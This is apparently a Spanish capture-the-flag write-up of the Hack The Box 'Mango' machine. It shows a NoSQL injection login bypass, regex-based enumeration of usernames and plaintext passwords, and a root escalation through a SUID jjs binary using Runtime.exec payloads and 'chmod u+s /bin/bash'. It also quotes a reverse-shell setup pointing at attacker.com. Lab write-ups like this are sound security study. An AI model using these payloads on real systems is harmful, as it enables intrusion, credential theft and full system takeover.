
Enumeración de usuarios y contraseñas con Nosql Injection.

Como estamos frente a una base de datos no relacional y por el nombre de la máquina se asume que es mongo con el parámetro [$regex] se puede enumerar un usuario y la clave.


Validamos las respuestas colocando [$regex] en usuario
username[$regex]=admin&password[$ne]=admin&login=login




ahora si coloco el usuario xx me tira un 200 que no es valido




de igual forma se puede con el apartado de password




entonces si el error 200 es que no es un usuario o contraseña valido y el 302 si lo es podemos automatizar el proceso buscando script en internet.



validamos donde se compara el código de estado y el parámetro $regex
https://github.com/haoit/nosqlidumper



Como no parece necesitar alguna importación de librería simplemente copio el código y compilo.



Antes de ejecutar el script me aseguro colocar los parámetros necesarios, la opción op no es requerida , pero el método si lo es, en este caso POST.

python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -m POST

```
┌──(kali㉿kali)-[~/machineshtb/Mango]
└─$ python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -m POST
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning
 core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Pattern found that starts with 'a'
Pattern found that starts with 'm'
Pattern found: ad
```

```
┌──(kali㉿kali)-[~/machineshtb/Mango]
└─$ python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep username -m POST
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDepr
 core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Pattern found that starts with 'a'
Pattern found that starts with 'm'
Pattern found: ad
Pattern found: ma
Pattern found: adm
Pattern found: man
Pattern found: admi
Pattern found: mang
Pattern found: admin
Pattern found: mango
username found: admin
username found: mango

2 username(s) found:
admin
mango

┌──(kali㉿kali)-[~/machineshtb/Mango]
```

ahora para buscar las contraseñas es con el partametro -ep password
python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep password -m POST

```
└─$ python2 Nosqlenum.py -u http://staging-order.mango.htb/ -up username -pp password -ep password -m POST
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarn
 core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Pattern found that starts with 'h'
Pattern found: h3
Pattern found that starts with 't'
Pattern found: t9
Pattern found: h3m
Pattern found: t9K
Pattern found: t9Kc
Pattern found: h3mX
Pattern found: h3mXK
Pattern found: t9KcS
Pattern found: t9KcS3
Pattern found: h3mXK8
Pattern found: h3mXK8R
Pattern found: h3mXK8Rh
Pattern found: t9KcS3>
Pattern found: h3mXK8RhU
Pattern found: t9KcS3>!
Pattern found: t9KcS3>!0
Pattern found: t9KcS3>!0B
Pattern found: h3mXK8RhU~
Pattern found: h3mXK8RhU~f
Pattern found: t9KcS3>!0B#
Pattern found: t9KcS3>!0B#2
```

```
password found: t9KcS3>!0B#2
Pattern found: h3mXK8RhU~f{]
Pattern found: h3mXK8RhU~f{]f
Pattern found: h3mXK8RhU~f{]f5
Pattern found: h3mXK8RhU~f{]f5H
password found: h3mXK8RhU~f{]f5H

2 password(s) found:
t9KcS3>!0B#2
h3mXK8RhU~f{]f5H

┌──(kali㉿kali)-[~/machineshtb/Mango]
└─$
[Mango] 0:bash  1:directorios- 2:bash* 3:bash
```

validamos las claves, la segunda fue valida con el usuario mango

```
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at
     https://ubuntu.com/livepatch

118 packages can be updated.
18 updates are security updates.

Last login: Mon Sep 30 02:58:45 2019 from 192.168.142.138
mango@mango:~$
[Mango] 0:bash  1:directorios  2:bash- 3:ssh*
```

La flag se encuentra en el usuario admin

```
mango@mango:/home/admin$ ls -la
total 24
drwxr-xr-x 2 admin admin 4096 Oct 23  2023 .
drwxr-xr-x 4 root  root  4096 Oct 23  2023 ..
lrwxrwxrwx 1 admin admin    9 Sep 27  2019 .bash_history -
-rw-r--r-- 1 admin admin  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 admin admin 3771 Apr  4  2018 .bashrc
-rw-r--r-- 1 admin admin  807 Apr  4  2018 .profile
-r-------- 1 admin admin   33 Mar 27 00:40 user.txt
mango@mango:/home/admin$ cat user.txt
cat: user.txt: Permission denied
mango@mango:/home/admin$
```

para acceder a admin utilizamos la otra contraseña encontrada.

```
mango@mango:/home/admin$ su admin
Password:
$ whoami
admin
$
[Mango] 0:bash  1:directorios  2:bash- 3
```

Escalada via suid jjs

Enumeramos procesos y binarios que podamos afectar para ser root, sin embargo, no encontré gran cosa luego de revisar más afondo los binarios que corren como root hay una librería que ejecuta el binario jjs

find / -perm -4000 2>/dev/null | grep -vE 'snap|/.'

```
/usr/lib/snapd/snap-confine
$ find / -perm -4000 2>/dev/null  | grep -vE 'snap|/\.'
/bin/fusermount
/bin/mount
/bin/umount
/bin/su
/bin/ping
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/run-mailcap
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/at
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
/usr/lib/openssh/ssh-keysign
$
[Mango] 0:bash  1:directorios  2:bash- 3:ssh*
```

como tenemos permisos suid podemos ejecutar y editar el archivo

```
$ ls -la /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
-rwsr-sr-- 1 root admin 10352 Jul 18  2019 /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
$
[Mango] 0:bash  1:directorios  2:bash- 3:ssh*
```

en gtobins se ecuntra una forma de obtener shell

.. / jjs

Star 11,409

Shell | Reverse shell | File download | File write | File read | SUID | Sudo

This tool is installed starting with Java SE 8.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \$@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)'
```

Reverse shell


It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
```

ejecutamos
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c $@|sh _ echo sh <(tty) >(tty) 2>$(tty)').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs

echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c $@|sh _ echo sh <(tty) >(tty) 2>$(tty)').waitFor()" | sudo /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs



cambio el payload por un suid a la bash
echo "Java.type('java.lang.Runtime').getRuntime().exec('chmod u+s /bin/bash').waitFor()" | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs

escalamos

/bin/bash -p

```
-rwsr-xr-x 1 root root 1113504 Apr  4
$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4#
[Mango] 0:bash  1:ssh* 2:nc-
```

Conclusión: Máquina Linux de dificultad media , realmente lo difícil es el Nosql injection y el ataque de fuerza bruta para descubrir las credenciales de acceso, muy interesante detectar vulnerabilidades de tipo sql injection en una base de datos no relacional, la escalada de privilegios con jjs es tambien inusual.